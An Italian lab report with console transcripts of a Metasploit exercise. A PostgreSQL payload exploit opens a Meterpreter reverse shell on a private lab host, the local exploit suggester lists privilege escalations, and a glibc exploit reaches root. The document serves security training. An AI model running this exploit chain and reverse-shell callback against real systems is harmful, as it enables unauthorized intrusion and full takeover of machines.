

Relazione 18-12

Oggi ho svolto un esercizio con Metasploit con l'obiettivo di sfruttare una vulnerabilità per ottenere una sessione Meterpreter e successivamente eseguire un'escalation di privilegi fino ad accedere come utente root.


Ho iniziato avviando l'ambiente Metasploit utilizzando il comando msfconsole. Successivamente, ho caricato il modulo exploit/linux/postgres/postgres_payloadper tentare di sfruttare un pericolo nel servizio PostgreSQL sulla macchina target. Ho configurato correttamente gli indirizzi IP con i comandi set RHOSTS 192.168.1.149, set LHOST 4444, e ho impostato il payload utilizzando il comando set payload linux/x86/meterpreter/reverse_tcp. Dopo aver completato la configurazione, ho eseguito l'exploit con il comando run. Per continuare senza bloccare la console, ho eseguito l'exploit in background con il comando bg.



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View advanced module options with advanced


Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > set peyload linux/x86/metrpreter/reverse_tcp
[!] Unknown datastore option: peyload. Did you mean PAYLOAD?
peyload ⇒ linux/x86/metrpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set peyload linux/x86/meterpreter/reverse_tcp
peyload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.149:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/bGBhcvvR.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.149:46685) at 2024-12-18 09:01:25 -0500

meterpreter > getuid
Server username: postgres
meterpreter > 
```


Una volta entrata in bg ho scritto use post/multi/recon/local_exploit_suggester e mi ha dato tutte le vulnerabilità, ho testato tutte le vulnerabilità ma mi dava sempre postgress



```
meterpreter > getuid
Server username: postgres
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.149 - Collecting local exploits for x86/linux ...
[*] 192.168.1.149 - 198 exploit checks are being tried ...
[+] 192.168.1.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.149 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.149 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.149 - Valid modules for session 1:
============================

 #   Name                                                            Potentially Vulnerable?  Check Result
 -   ----                                                            -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc            Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc             Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                     Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc                  Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                    Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                                  Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc                      No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc                     No                       The target is not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc             No                       The target is not exploitable. System architecture i686 is not supported
 10  exploit/linux/local/af_packet_packet_set_ring_priv_esc          No                       The target is not exploitable.
 11  exploit/linux/local/ansible_node_deployer                       No                       The target is not exploitable. Ansible does not seem to be installed, unable to find ansible executable
 12  exploit/linux/local/apport_abrt_chroot_priv_esc                 No                       The target is not exploitable.
```




```
12  exploit/linux/local/apport_abrt_chroot_priv_esc                           No                      The target is not exploitable.
13  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc                No                      The target is not exploitable.
14  exploit/linux/local/bpf_priv_esc                                          No                      The target is not exploitable.
15  exploit/linux/local/bpf_sign_extension_priv_esc                           No                      The target is not exploitable. System architecture i686 is not supported
16  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe             No                      The target is not exploitable. System architecture i686 is not supported
17  exploit/linux/local/cve_2021_38648_omigod                                 No                      The target is not exploitable. The omiserver process was not found.
18  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec                       No                      The target is not exploitable. System architecture i686 is not supported
19  exploit/linux/local/cve_2022_0847_dirtypipe                               No                      The target is not exploitable. Linux kernel version 2.6.24 is not vulnerable
20  exploit/linux/local/cve_2022_1043_io_uring_priv_esc                       No                      The target is not exploitable.
21  exploit/linux/local/desktop_privilege_escalation                          No                      The target is not exploitable.
22  exploit/linux/local/diamorphine_rootkit_signal_priv_esc                   No                      The target is not exploitable. Diamorphine is not installed, or incorrect signal '64'
23  exploit/linux/local/docker_cgroup_escape                                  No                      The target is not exploitable. Kernel version 2.6.24-16-server may not be vulnerable depending on the host OS
24  exploit/linux/local/docker_daemon_privilege_escalation                    No                      The target is not exploitable.
25  exploit/linux/local/docker_privileged_container_escape                    No                      The target is not exploitable. Not inside a Docker container
26  exploit/linux/local/exim4_deliver_message_priv_esc                        No                      Cannot reliably check exploitability.
27  exploit/linux/local/glibc_realpath_priv_esc                               No                      The target is not exploitable.
28  exploit/linux/local/glibc_tunables_priv_esc                               No                      Cannot reliably check exploitability. Could not get the version of glibc
29  exploit/linux/local/hp_xglance_priv_esc                                   No                      The target is not exploitable. /opt/perf/bin/xglance-bin file not found
30  exploit/linux/local/juju_run_agent_priv_esc                               No                      The target is not exploitable.
31  exploit/linux/local/ktsuss_suid_priv_esc                                  No                      The target is not exploitable. /usr/bin/ktsuss file not found
32  exploit/linux/local/lastore_daemon_dbus_priv_esc                          No                      The target is not exploitable.
33  exploit/linux/local/libuser_roothelper_priv_esc                           No                      The target is not exploitable. /usr/sbin/userhelper file not found
34  exploit/linux/local/nested_namespace_idmap_limit_priv_esc                 No                      The target is not exploitable. /usr/bin/newuidmap file not found
35  exploit/linux/local/network_manager_vpnc_username_priv_esc                No                      The target is not exploitable.
36  exploit/linux/local/ntfs3g_priv_esc                                       No                      The target is not exploitable.
37  exploit/linux/local/omniresolve_suid_priv_esc                             No                      The target is not exploitable. /opt/omni/lbin/omniresolve file not found
38  exploit/linux/local/overlayfs_priv_esc                                    No                      The target is not exploitable.
39  exploit/linux/local/pkexec                                                No                      Cannot reliably check exploitability.
40  exploit/linux/local/progress_flowmon_sudo_privesc_2024                    No                      The target is not exploitable.
41  exploit/linux/local/progress_kemp_loadmaster_sudo_privesc_2024            No                      The check raised an exception.
42  exploit/linux/local/rds_rds_page_copy_user_priv_esc                       No                      The target is not exploitable. Linux Kernel version 2.6.24-16-server is not vulnerable
43  exploit/linux/local/recvmmsg_priv_esc                                     No                      The target is not exploitable.
44  exploit/linux/local/reptile_rootkit_reptile_cmd_priv_esc                  No                      The target is not exploitable.
45  exploit/linux/local/runc_cwd_priv_esc                                     No                      The target is not exploitable. The runc command was not found on this system
46  exploit/linux/local/saltstack_salt_minion_deployer                        No                      The target is not exploitable. salt-master does not seem to be installed, unable to find salt-master executable
47  exploit/linux/local/servu_ftp_server_prepareinstallation_priv_esc         No                      The target is not exploitable. /usr/local/Serv-U/Serv-U file not found
48  exploit/linux/local/sock_sendpage                                         No                      The target is not exploitable.
49  exploit/linux/local/sophos_wpa_clear_keys                                 No                      The target is not exploitable.
50  exploit/linux/local/sudoedit_bypass_priv_esc                              No                      The target is not exploitable. sudo version 1.6.9p10.pre.1ubuntu3 may NOT be vulnerable
51  exploit/linux/local/systemtap_modprobe_options_priv_esc                   No                      The target is not exploitable. /usr/bin/staprun file not found
52  exploit/linux/local/tomcat_rhel_based_temp_priv_esc                       No                      The check raised an exception.
53  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc                       No                      The check raised an exception.
54  exploit/linux/local/ubuntu_enlightenment_mount_priv_esc                   No                      The target is not exploitable. An exploitable enlightenment_sys was not found on the system
55  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc                    No                      The target is not exploitable. /usr/lib/vmware-vmon/java-wrapper-vmon not found on system
56  exploit/linux/local/vmware_alsa_config                                    No                      The target is not exploitable.
57  exploit/linux/local/vmware_workspace_one_access_certproxy_lpe             No                      The target is not exploitable. Not running as the horizon user.
58  exploit/linux/local/vmwgfx_fd_priv_esc                                    No                      The target is not exploitable. Kernel version 2.6.24-16-server is not vulnerable
59  exploit/linux/local/zimbra_postfix_priv_esc                               No                      The target is not exploitable.
60  exploit/linux/local/zimbra_slapper_priv_esc                               No                      The target is not exploitable.
61  exploit/linux/local/zpanel_zsudo                                          No                      The target is not exploitable.
62  exploit/multi/local/magnicomp_sysinfo_mcsiwrapper_priv_esc                No                      The target is not exploitable. Directory '/opt/sysinfo' does not exist
63  exploit/multi/local/xorg_x11_suid_server                                  No                      The target is not exploitable.
```




```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.gK2GexkH' (1271 bytes) ...
[*] Writing '/tmp/.booUCmF' (286 bytes) ...
[*] Writing '/tmp/.TZjryD8P' (250 bytes) ...
[*] Launching exploit ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > shell
Process 5570 created.
Channel 363 created.
whoami
postgres
exit
meterpreter > bg
```

Ho di nuovo lanciato la prima vulnerabilità inserendo nuovamente il payload x86 e come vediamo nella foto siamo root.




```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[-] Unknown command: run◆. Did you mean run? Run the help command for more details.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.BN4r1iuM' (1271 bytes) ...
[*] Writing '/tmp/.HeatFH' (286 bytes) ...
[*] Writing '/tmp/.6CaeFQfX' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.149
[*] Meterpreter session 5 opened (192.168.1.25:4444 → 192.168.1.149:42801) at 2024-12-18 11:32:05 -0500

meterpreter > shell
Process 5597 created.
Channel 1 created.
whoami
root
█
```

